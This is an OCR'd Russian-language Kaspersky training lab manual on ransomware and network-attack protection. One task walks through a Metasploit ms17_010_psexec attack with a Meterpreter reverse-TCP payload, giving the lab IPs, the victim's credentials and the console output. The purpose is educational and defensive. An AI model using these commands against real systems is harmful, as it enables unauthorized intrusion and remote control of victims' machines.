
Задание выполняется на компьютере **Alex-Desktop**.

59. Найдите на рабочем столе файлы **ransomware.bat** и **invoice.txt**
60. Запустите файл **ransomware.bat**




61. Проверьте, что на рабочем столе появился файл **invoice.txt.aes**, но и файл **invoice.txt** никуда не делся

62. Откройте веб-консоль Kaspersky Security Center
63. В боковом меню выберите **Monitoring & Reporting | Event Selections**
64. Отметьте выборку событий **Host Intrusion Prevention Events**
65. Нажмите **Reconfigure sorting and start**, чтобы запустить выборку событий



66. Изучите события в выборке. Найдите событие, которое говорит, что компонент Предотвращение вторжений не дал программе удалить документ



Заключение

Вы настроили компонент Предотвращение вторжений разрешать менять текстовые документы только доверенным программам. Для защиты от программ-вымогателей, добавьте в категорию больше типов документов: *.doc, *.docx, *.xlsx и т.д.

Программы от известных производителей, такие как Microsoft Office, относятся к доверенным, поэтому им компонент Предотвращение вторжений не помешает. А вот программы-вымогатели, даже если их еще нет в базе сигнатур или в KSN, в категорию доверенных не попадут и менять документы не смогут.

Лабораторная работа 11.
Как проверить Защиту от сетевых атак

Сценарий. Периодически вам необходимо проверять свою сеть специальным сканером безопасности, чтобы знать, хорошо ли защищены компьютеры. Kaspersky Endpoint Security на сканируемых компьютерах блокирует атаки и после этого блокирует любые соединения с атакующего компьютера в течение часа. Добавьте компьютер, с которого вы сканируете уязвимости, в список исключений.

Содержание. В этой лабораторной работе:

1. Имитируйте атаку по сети с компьютера Kali на компьютер Alex-Desktop
2. Изучите отчет о сетевых атаках
3. Разблокируйте компьютер Kali
4. Настройте защиту от сетевых атак не блокировать Kali
5. Имитируйте атаку с компьютера Kali на компьютер Alex-Desktop и изучите результаты

Задание A: Имитируйте хакерскую атаку, используя уязвимость в PowerShell и получите доступ к удаленному компьютеру

Запустите на компьютере Kali утилиту для выполнения тестирования на проникновение Metasploit Framework. Выполните атаку на HTA (HTML Application), которая загружается через PowerShell.

Компьютеры **KSC**, **DC, Kali, Alex-Desktop** и **Tom-Laptop** должны быть включены.

Задание выполняется на компьютере **Kali**.

1. Войдите в систему под учетной записью **hacker**. Пароль — **Ka5per5Ky**
2. Запустите терминал
3. Запустите консоль **Metasploit Framework**. Выполните команду:

```
msfconsole
```

4. Выберите шаблон эксплоита. Выполните команду:

```
use exploit/windows/smb/ms17_010_psexec
```

```
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_tcp
```

5. Выберите вредоносную нагрузку. Выполните команду

```
set payload windows/x64/meterpreter/reverse_tcp
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

6. Задайте адрес слушающего сервера (адрес компьютера **Kali**). Введите команду

```
set LHOST 10.28.0.50
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set lhost 10.28.0.50
lhost => 10.28.0.50
```

7. Задайте адрес машины жертвы. Введите команду

```
set RHOSTS 10.28.0.100
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set rhosts 10.28.0.100
rhosts => 10.28.0.100
```

8. Задайте имя аккаунта жертвы. Введите команду

```
set smbuser alex
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set smbuser alex
smbuser => alex
```

9. Задайте пароль аккаунта жертвы. Введите команду

```
set smbpass Ka5per5Ky
```

```
msf5 exploit(windows/smb/ms17_010_psexec) > set smbpass Ka5per5Ky
smbpass => Ka5per5Ky
```

10. Активируйте эксплоит. Выполните команду

```
exploit
```

Обратите внимание, что вам не удалось проэксплуатировать уязвимость

```
[*] Started reverse TCP handler on 10.28.0.50:4444
[*] 10.28.0.100:445 - Authenticating to 10.28.0.100 as user 'Alex'...
[*] 10.28.0.100:445 - Target OS: Windows 10 Enterprise 2016 LTSB 14393
[*] 10.28.0.100:445 - Built a write-what-where primitive...
[+] 10.28.0.100:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.28.0.100:445 - Selecting PowerShell target
[*] 10.28.0.100:445 - Executing the payload...
[-] 10.28.0.100:445 - Service failed to start - ACCESS_DENIED
[*] Exploit completed, but no session was created.
```


Выполнить атаку не представляется возможным, т.к. Kaspersky Endpoint Security по умолчанию блокирует сетевые атаки.

Задание B: Изучите отчет о сетевых атаках


Найдите в консоли администрирования список отчетов. Создайте новый шаблон отчета типа **Network attack report**. Создайте отчет, изучите подробности сетевой атаки, найдите адреса атакующей и атакованной машин.

Задание выполняется на компьютере **KSC**.


11. Откройте веб-консоль Kaspersky Security Center
12. В боковом меню выберите **Monitoring & Reporting | Reports**
13. Нажмите **Add**




14. Назовите отчет **Network Attack Report**
15. Выберите тип отчета **Report on network attacks** в разделе **Threat statistics**
16. Нажмите **Next**




17. Нажмите **Next**




18. Настройте выводить информацию за последние 30 дней
19. Нажмите **OK**




20. Во всплывающем окне выберите **Save and run**




21. Перейдите на вкладку **Details**




22. Найдите в отчете IP-адрес атаковавшего и DNS-имя атакованного компьютеров
23. Закройте отчет




24. В боковом меню выберите **Event Selections**
25. Нажмите **Add**, чтобы создать новую выборку событий




26. Назовите выборку **Network attacks**




27. Перейдите в раздел **Events**
28. В поле **Application name** выберите **Kaspersky Endpoint Security**
29. В поле **Severity level** выберите **Critical**
30. Отметьте параметр **Include selected general events**




31. В списке событий найдите и отметьте событие **Network attack detected**
32. Сохраните выборку событий: нажмите **Save**



33. В появившемся сообщении отметьте параметр **Go to selection result** и нажмите **Save**



34. Изучите события в выборке




Задание C: Разблокируйте компьютер Kali


Откройте окно Kaspersky Endpoint Security на атакованном компьютере. Откройте мониторинг сети. Найдите в нем список заблокированных компьютеров и удалите из списка атаковавший компьютер **Kali**.

Задание выполняется на компьютере **Alex-Desktop**.


35. Откройте интерфейс Kaspersky Endpoint Security: кликните по иконке в области уведомлений
36. Нажмите **More tools | Network Monitor**



37. Откроется окно **Network Monitor**



38. Откройте список заблокированных компьютеров: перейдите в одноименный раздел




39. Разблокируйте компьютер **Kali**: выберите компьютер **10.28.0.50** и нажмите **Unblock**
40. Закройте все окна **Kaspersky Endpoint Security**

Задание D: Настройте исключения для защиты от сетевых атак


Откройте в политике Kaspersky Endpoint Security настройки защиты от сетевых атак. Найдите список доверенных компьютеров и добавьте в него IP-адрес компьютера **Kali** (10.28.0.50).

Задание выполняется на компьютере **KSC**.

